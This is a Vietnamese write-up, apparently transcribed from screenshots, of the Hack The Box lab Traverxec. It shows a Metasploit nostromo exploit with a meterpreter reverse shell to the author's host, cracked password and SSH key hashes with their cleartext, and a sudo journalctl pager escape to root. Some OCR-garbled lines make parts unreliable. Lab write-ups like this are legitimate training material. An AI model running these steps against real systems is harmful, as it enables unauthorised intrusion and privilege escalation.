Hi guy, welcome back! Today i will show you some thing simpler than your crush, lol

Traverxec mới online cách đây vài tuần,mình root nó tuần trước nhớ vài hints của anh brazil,thôi đ nói nhiều,bắt đầu nào


Như thường lệ luôn luôn bắt đầu với nmap.

```
Nmap scan report for 10.10.10.165
Host is up (0.26s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
                       OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
    256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
    256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp open http nostromo 1.9.6
http-server-header: nostromo 1.9.6
http-title: TRAVERXEC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (92%), Linux 3.10 - 4.11 (90%), Crestron XPanel control system (90%), Linux 3.18 (89%), Linux 3.16 (89%), ASUS RT-N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.2 (87%), H
P P2000 G3 NAS device (87%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
               ADDRESS
HOP RTT
    264.47 ms 10.10.14.1
    264.66 ms 10.10.10.165
```

I saw yellow flowers on the green grass,nhầm I saw Nostromo ver 1.9.6 in nmap,mà trong mô tả thì đây là một máy nặng về cve nên mình quyết định search về cái này và tìm ra đúng khai thác của phiên bản này trong msfconsole.

```
File Actions Edit View
                           Help
 root@n3mo: ~/Downloads
                                       root@n3mo: ~
                                           c) > set payload linux/x86/meterpreter/reverse_tcp
msf5 exploit(
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf5 exploit(
                                           c) > set LHOST 10.10.15.34
LHOST ⇒ 10.10.15.34
msf5 exploit(
                                         (ec) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(
 * Started reverse TCP handler on 10.10.15.34:4444
 * Configuring Automatic (Linux Dropper) target
 Sending linux/x86/meterpreter/reverse_tcp command stager
    Sending stage (985320 bytes) to 10.10.10.165
 [*] Meterpreter session 1 opened (10.10.15.34:4444 
ightarrow 10.10.165:34822) at 2019–12-23 20:46:08 -0500
[*] Command Stager progress - 100.00% done (763/763 bytes)
meterpreter > shell
Process 2636 created.
Channel 1 created.
python -c "import pty;pty.spawn('/bin/bash')'
python -c "import pty;pty.spawn('/bin/bash')"
meterpreter > shell
Process 2648 created.
Channel 2 created.
python -c "import pty;pty.spawn('/bin/bash')"
                                                      Ţ
 www-data@traverxec:/usr/bin$
```

Here we go, thế là có vỏ tương tác, mình cần nâng cao đặc quyền để lấy các file yêu cầu, enum một chút ta thấy tệp conf tron /var/nostromo




Ngoài ra ở đây còn có tệp .htpasswd,copy về máy mình giải mã

```
root@n3me:~# vi david.txt
root@n3me:~# cat david.txt
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
root@n3me:~# john --wordlist=/usr/share/wordlists/rockyou.txt david
stat: david: No such file or directory
root@n3me:~# john --wordlist=/usr/share/wordlists/rockyou.txt david.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)
root@n3me:~# john --show david.txt
david:Nowonly4me

1 password hash cracked, 0 left
root@n3me:~#
```

Đây là khi mình xài john để crack pass, , mình nghi ngờ đây là một rabit hole vì không phải là tài khoản ssh,đọc file config thì mình nghĩ sẽ là xác thực ở ngoài giao diện web kia chứ không phải trong này,nhưng khi làm điều đó ở cổng 80 thì mình xin đính chính đây là một real rabit hole




Vì thậm chí nó không yêu cầu xác thực, nên mình không thu được gì từ dir David này, nên quay trở lại forum tìm hints, thấy mấy anh pro cứ bảo đọc kỹ file conf, nên mình đành quay lại. mấu chốt là 2 dòng cuối, homedirs và homedirs_public, 2 cái này là gì.....khi mà không Is được bên trong David dir.

```
www-data@traverxec:/usr/bin$ cd /home
cd /home
www-data@traverxec:/home$ ls
ls
david
www-data@traverxec:/home$ ls -la
ls -la
total 12
                          4096 Oct 25 14:32 .
drwxr-xr-x 3 root root
drwxr-xr-x 18 root root 4096 Oct 25 14:17
drwx--x--x 6 david david 4096 Dec 23 08:14 david
www-data@traverxec:/home$ cd david
cd david
www-data@traverxec:/home/david$ ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$
```

Nhưng khi mình thử Is -la một tệp bên trong tệp David thì it works, theo dòng thì ta tìm được một file .tar, nhưng mà không thể untar trong này được vì mình làm gì có quyền tạo tệp cơ chứ hic, nên xài hard step vậy

```
uaviu.şişe/NINPNişAONCWOTQINKZODUİKIIKZ/
www-data@traverxec:/var/nostromo/conf$ cd /home
cd /home
www-data@traverxec:/home$ ls -la /david/homedir
ls -la /david/homedir
ls: cannot access '/david/homedir': No such file or directory
www-data@traverxec:/home$ ls -la /david/public_www
ls -la /david/public www
ls: cannot access '/david/public_www': No such file or directory
www-data@traverxec:/home$ ls -la david/public www
ls -la david/public www
total 16
drwxr-xr-x 3 david david 4096 Oct 25 15:45 .
drwx--x-x 6 david david 4096 Dec 23 08:14 ..
-rw-r--r-- 1 david david 402 Oct 25 15:45 index.html
drwxr-xr-x 3 david david 4096 Dec 23 08:33 protected-file-area
www-data@traverxec:/home$
```

Mình cat nó và mã hóa base64 rồi copy vào máy, giải mã cho output vào file có đuôi ý hệt thì quá trình sao chép file thành công



Tiếp theo giải mã nó thôi các bạn,các bước để crack một khóa ssh thì bài trước đã có rùi,nên chịu khó tìm nhá <3

```
root@n3mo:~/Desktop/home# ls
david
root@n3mo:~/Desktop/home# cd david
root@n3mo:~/Desktop/home/david# cd .ssh
root@n3mo:~/Desktop/home/david/.ssh# ls
authorized_keys david.key id_rsa id_rsa.pub
root@n3mo:~/Desktop/home/david/.ssh# john --show david.key
id_rsa:hunter

1 password hash cracked, 0 left
root@n3mo:~/Desktop/home/david/.ssh#
```

Tiếp theo khá đơn giản: ssh -l id rsa david@10.10.10.160 pass là hunter.

```
:~/david/home/david# cd .ssh
         :~/david/home/david/.ssh# ls
authorized_keys id_rsa id_rsa.pub
        :~/david/home/david/.ssh# ls
authorized_keys id_rsa id_rsa.pub
        o:~/david/home/david/.ssh# john --show id_rsa
 password hashes cracked, 0 left
        p:~/david/home/david/.ssh# ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Mon Dec 23 09:08:19 2019 from 10.10.15.152
david@traverxec:~$ cd home
-bash: cd: home: No such file or directory
david@traverxec:~$ cd /home
david@traverxec:/home$ cd david
david@traverxec:~$ ls
oin public_www user.txt
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
david@traverxec:~$
```

Vào lại David dir thì mình thấy ngoài cái public_www lúc này còn có 1 dir khác là bin,check nó thì thấy một file server-starts.sh,mình nghĩ cái này sẽ giúp mình chiếm lấy root nè.nhưng mẹ nó chứ,đọc mãi chả hiểu nó làm cái méo gì,lại lướt lại forum,người thì,xài less,!/bin/sh,screen size,....hoang mang vcl,mãi cả tuần sau có ib hỏi bro này bên brazil,thì cho một hint là chọn thứ cần thiết,cut bớt mấy cái hãm là được,mình cũng không dám hỏi thêm nên làm đại thôi ai ngờ được hihi,thế là get được root ez vcl

```
david@traverxec:-/bin$
david@traverxec:-/bin$ ls
1.sh escalate.sh priv.sh server-stats.head server-stats.sh
david@traverxec:-/bin$ id
uid=1000(david) gid=1000(david) groups=1000(david),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugd
ev),109(netdev)
david@traverxec:-/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Mon 2019-12-23 06:53:44 EST, end at Mon 2019-12-23 09:29:04 EST. --
Dec 23 09:15:41 traverxec nhttpd[3918]: //////bin/sh sent a bad cgi header
Dec 23 09:22:01 traverxec passwd[4485]: pam_unix(passwd:chauthok): authentication failure; logname= uid=33
Dec 23 09:25:18 traverxec sudo[4602]: pam_unix(passwd:chauthok): authentication failure; logname= uid=33 euid=0 tt
Dec 23 09:25:26 traverxec sudo[4602]: www-data: command not allowed; TTV=pts/31; PND=/; USER=root; COMM
!/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami;date;pwd
root
Mon 23 Dec 2019 09:29:46 AM EST
/home/david/bin
# |
```